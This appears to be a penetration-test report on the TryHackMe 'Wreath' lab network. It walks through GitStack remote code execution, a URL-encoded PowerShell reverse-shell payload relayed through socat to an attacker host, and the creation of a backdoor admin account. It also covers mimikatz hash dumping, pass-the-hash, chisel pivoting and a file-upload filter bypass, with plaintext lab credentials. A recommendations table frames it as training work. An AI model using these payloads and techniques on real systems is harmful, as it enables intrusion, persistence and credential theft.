
I then ran a couple of commands to enumerate the system, these were hostname and systeminfo





From this I determined the hostname was GIT-SERV and the OS was Windows server 2019. This made me think of using a powershell reverse shell.

I wanted to check I was able to reach my Kali machine from the GIT-SERV machine so I ran a ping command through the webshell and captured the traffic using tcpdump, however the ping requests did not come through.



From here I decided that since I have stable access to the PROD-SERV machine, I could set up a socat relay on there which could then re-direct the reverse shell to my Kali machine.

Exploit


Before exploiting I had to set a firewall rule to open up a port for our socat relay.

Command used : firewall-cmd --zone=public --add-port 22222/tcp



Once that was done I then had to set up the socat relay on PROD-SERV and the netcat listener on my kali machine.


Command used for netcat : nc -lvnp 443
Command used for socat : ./socat tcp-l:22222 tcp:10.50.82.56:443 &

I then found a powershell reverse shell (I used the one provided by tryhackme), URL encoded the payload using the encoder module in BurpSuite and pasted it into the command section of the request,which resulted in a reverse shell as nt authority/system.




```
POST /web/exploit-phillipnewlove.php HTTP/1.1
Host: 10.200.81.150
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type:application/x-www-form-urlencoded
Content-Length: 23

a=
%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%20%2d%63%20%
22%24%63%6c%69%65%6e%74%20%3d%20%4e%65%77%2d%4f%62%6a%6
5%63%74%20%53%79%73%74%65%6d%2e%4e%65%74%2e%53%6f%63%6b
%65%74%73%2e%54%43%50%43%6c%69%65%6e%74%28%27%31%30%2e%
32%30%30%2e%38%31%2e%32%30%30%27%2c%32%32%32%32%32%29%3
b%24%73%74%72%65%61%6d%20%3d%20%24%63%6c%69%65%6e%74%2e
%47%65%74%53%74%72%65%61%6d%28%29%3b%5b%62%79%74%65%5b%
5d%5d%24%62%79%74%65%73%20%3d%20%30%2e%2e%36%35%35%33%3
```

<table>
<tr><td></td><td> 
</td></tr>
<tr><td colspan="2">Kill Chain – Phase 2</td></tr>
<tr><td>Reconnaissance</td><td>N/A</td></tr>
<tr><td>Weaponisation</td><td>N/A</td></tr>
<tr><td>Delivery</td><td>N/A</td></tr>
<tr><td>Privilege Escalation</td><td>N/A (already have access to nt authority/system account)</td></tr>
<tr><td>Action on Objectives</td><td>After gaining access I decided to create an account with RDP and WinRM privileges for persistent and stable access to the GIT-SERV. This was done using the net user command.
 


After adding my user to the appropriate groups, I confirmed this, again using the net user command.</td></tr>
</table>

```
PS C:\GitStack\gitphp> net user phillipnewlove
User name                    phillipnewlove
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            21/02/2023 21:37:29
Password expires             Never
Password changeable          21/02/2023 21:37:29
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.

PS C:\GitStack\gitphp>
```

From this output I can see that I have successfully created the user phillipnewlove and added them to the Administrators and Remote Management Users groups, this will enable me to access the GIT-SERV via RDP and WinRM.

To confirm this was working I used xfreerdp to access RDP and evil-winrm to access WinRM.

Commad used for xfreerdp : xfreerdp /u:phillipnewlove /p:Bruce1987! /v:10.200.81.150 /dynamic-resolution




```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/static-binaries]
└─# evil-winrm -u phillipnewlove -p Bruce1987! -i 10.200.81.150

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: q
d on this machine

Data: For more information, check Evil-WinRM Github: https://github.co

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\phillipnewlove\Documents> ls
*Evil-WinRM* PS C:\Users\phillipnewlove\Documents> whoami
git-serv\phillipnewlove
*Evil-WinRM* PS C:\Users\phillipnewlove\Documents>
```

Once I confirmed both were working I decided to reconnect with xfreerdp, however this time I included a directory as a share (windows resources which includes mimikatz)

Command used for xfreerdp : xfreerdp /u:phillipnewlove /p:Bruce1987! /v:10.200.81.150 /dynamic-resolution +clipboard /drive:/usr/share/windows-resources,phillipnewlove


This enabled me to access the file via the rdp session




With this I was able to access and run mimikatz to dump password hashes, one of which was later cracked using hashcat.


Commands run in mimikatz :

Privilege::debug
Token::elevate
Lsadump::sam





Now that I had the administrator hash, I decided to use evil-winrm to login as Admin by passing the hash.



Exploits/Vulnerabilities & Recommendations

Severity	Exploit/Vulnerability	Description	Recommendation
Medium	Information Disclosure	Directories listed on 404 error page	Remove directory listings from 404 page or use a different template
High	Principle of least privilege not being adhered to	Git server being hosted by nt authority system account	Use a lower privileged account to host Git server (principle of least privilege)
High	EDB ID 43777	GitStack Unauthenticated Remote Code Execution	Update GitStack software to latest version

References

- https://portswigger.net/web-security/information-disclosure
- https://csrc.nist.gov/glossary/term/least_privilege#:~:text=Definition(s)%3A,needs%20to%20perform%20its%20function.
- https://www.exploit-db.com/exploits/43777

WREATH-PC - 10.200.81.100

Hostname	**WREATH-PC**
IP Address	10.200.81.100
Operating System	Windows Server 2019
Ports Open	80, 3389
Services & Applications	• HTTP, RDP
Credentials	• Thomas - i<3ruby
Proof	

Summary

Using my administrator access via evil-winrm on the GIT-SERV I was able to upload and run a powershell portscan script to enumerate WREATH-PC. This showed HTTP and RDP as being open. I had to use the GIT-SERV as a pivot point to access WREATH-PC, to do this I chose to use chisel to set up a socks proxy, from there I used foxy proxy to access the development web page hosted on the PC. I found a repositories directory on the GIT-SERV which I was able to copy onto my Kali machine, extract the repositories for the website and create a readable copy of the dev web page. After finding the latest commit I reviewed the web pages code and found a file upload vulnerability which I was able to exploit and upload an image containing a php reverse shell, this gave me access to the WREATH-PC. From there I found an unquoted service path vulnerability which I was able to exploit to escalate privileges to nt authority/system and dump the sam.bak and system.bak files, giving me access to all the password hashes.

What worked?

- Empire portscan powershell script
- Using chisel to pivot after adding a firewall rule
- Password re-use on development web page
- Double file extension on image upload
- Adding php payload to comment data via exiftool
- Online php obfuscator https://www.gaijin.at/en/tools/php-obfuscator
- Using curl via webshell to download compiled nc binary to victim
- Sending command via webshell to victim to connect to nc listener on Kali
- Compiling malicious service executable and replacing legitimate service in unquoted service path directory
- Dumping and extracting hashes via system.bak and service.bak files

What didn't work?

-

Kill Chain – Phase 1	
 Reconnaissance	Using my administrator access via evil-winrm (using the -s flag to specify a local directory of powershell scripts to access) I ran the empire portscan powershell module located in the /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/ directory. From here I was able to run the module against the WREATH-PC host and enumerate open ports (80, 3389).

I decided to take a look at the web page, I couldn't access it at first so had to set up a pivot, to do this I used chisel. I first created a firewall rule to allow the chisel traffic through.

Command used to set up firewall rule : netsh advfirewall firewall add rule name="Chisel-phillipnewlove" dir=in action=allow protocol=tcp localport=33333


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-phillipnewlove" dir
=in action=allow protocol=tcp localport=33333
Ok.
```


Now that the firewall was configured I ran chisel in server mode on the GIT-SERV machine as a socks proxy. I then connected to this using chisel in client mode from my Kali machine.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ./chisel-64.exe server -p 33333 --socks5
chisel-64.exe : 2023/02/23 20:32:18 server: Fingerprint 04+EB5VqwNDeuafm+8doXH1xY8CIfKWckCFsBz/o7vI=
    + CategoryInfo          : NotSpecified: (2023/02/23 20:3...KWckCFsBz/o7vI=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2023/02/23 20:32:18 server: Listening on http://0.0.0.0:33333
```


```
┌──(root㉿kali)-[/opt/Chisel/Linux]
└─# ./chisel-64 client 10.200.81.150:33333 10000:socks
```

Once this was set up, I then created a socks proxy via foxy proxy in my web browser which allowed me to access the development web page.






Looking around the GIT-SERV machine, I found a directory containing repositories for the web page which I then downloaded using evil-winrm and re-assembled into a readable copy of the page.



I then downloaded the GitTools suite in order to extract the latest commit and rebuild it.



I had to move the GitTools directory into the same directory as the website then rename the website directory to .git in order for extractor to recognize it.

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/
└─# ls
'C:\GitStack\repositories\Website.git'
```

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath]
└─# mv C:\\GitStack\\repositories\\Website.git Website.git
```

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath]
└─# mv GitTools Website.git

┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath]
└─# cd Website.git

┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Website.git]
└─# ls
'C:\GitStack\repositories\Website.git'   GitTools

┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Website.git]
└─# mv C:\\GitStack\\repositories\\Website.git .git
```

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Website.git]
└─# ls -la
total 16
drwxr-xr-x 4 root root 4096 Feb 24 05:06 .
drwxr-xr-x 5 root root 4096 Feb 24 05:06 ..
drwxr-xr-x 6 root root 4096 Feb 24 05:04 .git
drwxr-xr-x 7 root root 4096 Feb 24 04:47 GitTools
```

Now I was able to run the extractor.sh script and recreate the website.

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Website.git]
└─# ./GitTools/Extractor/extractor.sh . Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
[+] Found folder: /root/Hacking-Practice/THM/Wreath/Website.git/Website/0-3
```

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Website.git]
└─# ls
GitTools  Website
```

Navigating into the website directory showed three directories, they all respond to a commit. I used a shell script to cat them out so I could determine which was the most recent.

Command used : separator="=="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"


This gives us the three commit-meta.txt files in a nicely formatted order:

```
┌──(root㉿kali)-[~/…/THM/Wreath/Website.git/Website]
└─# separator="========================================"; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m
\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"


========================================
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


========================================
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


========================================
2-70dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


========================================
```


Found the latest commit (the one with no parent) and navigated into that directory. Found an index.php file using the find command:

Command used : find . -name "*.php"

```
┌──(root㉿kali)-[~/…/THM/Wreath/Website.git/Website]
└─# cd 0-345ac8b236064b431fa43f53d91c98c4834ef8f3

┌──(root㉿kali)-[~/…/Wreath/Website.git/Website/0-345ac8b236064b43
└─# ls
commit-meta.txt  css  favicon.png  fonts  img  index.html  js  res

┌──(root㉿kali)-[~/…/Wreath/Website.git/Website/0-345ac8b236064b43
└─# find . -name "*.php"
./resources/index.php
```

	Reviewing this file I found a comment that disclosed information about the filter on the page needing to be upgraded. Further inspection of the code revealed a file upload vulnerability whereby an attacker could bypass the filter by using a double file extension (e.g. file.jpeg.php). The code also disclosed the location of uploaded pictures (/uploads/). I navigated to the resources directory on the web page and was met by a login prompt, I tried the credentials I had found from the hashdump (Thomas - i<3ruby) and was able to login. This brought me to an image upload page (as I expected from reviewing the code). 
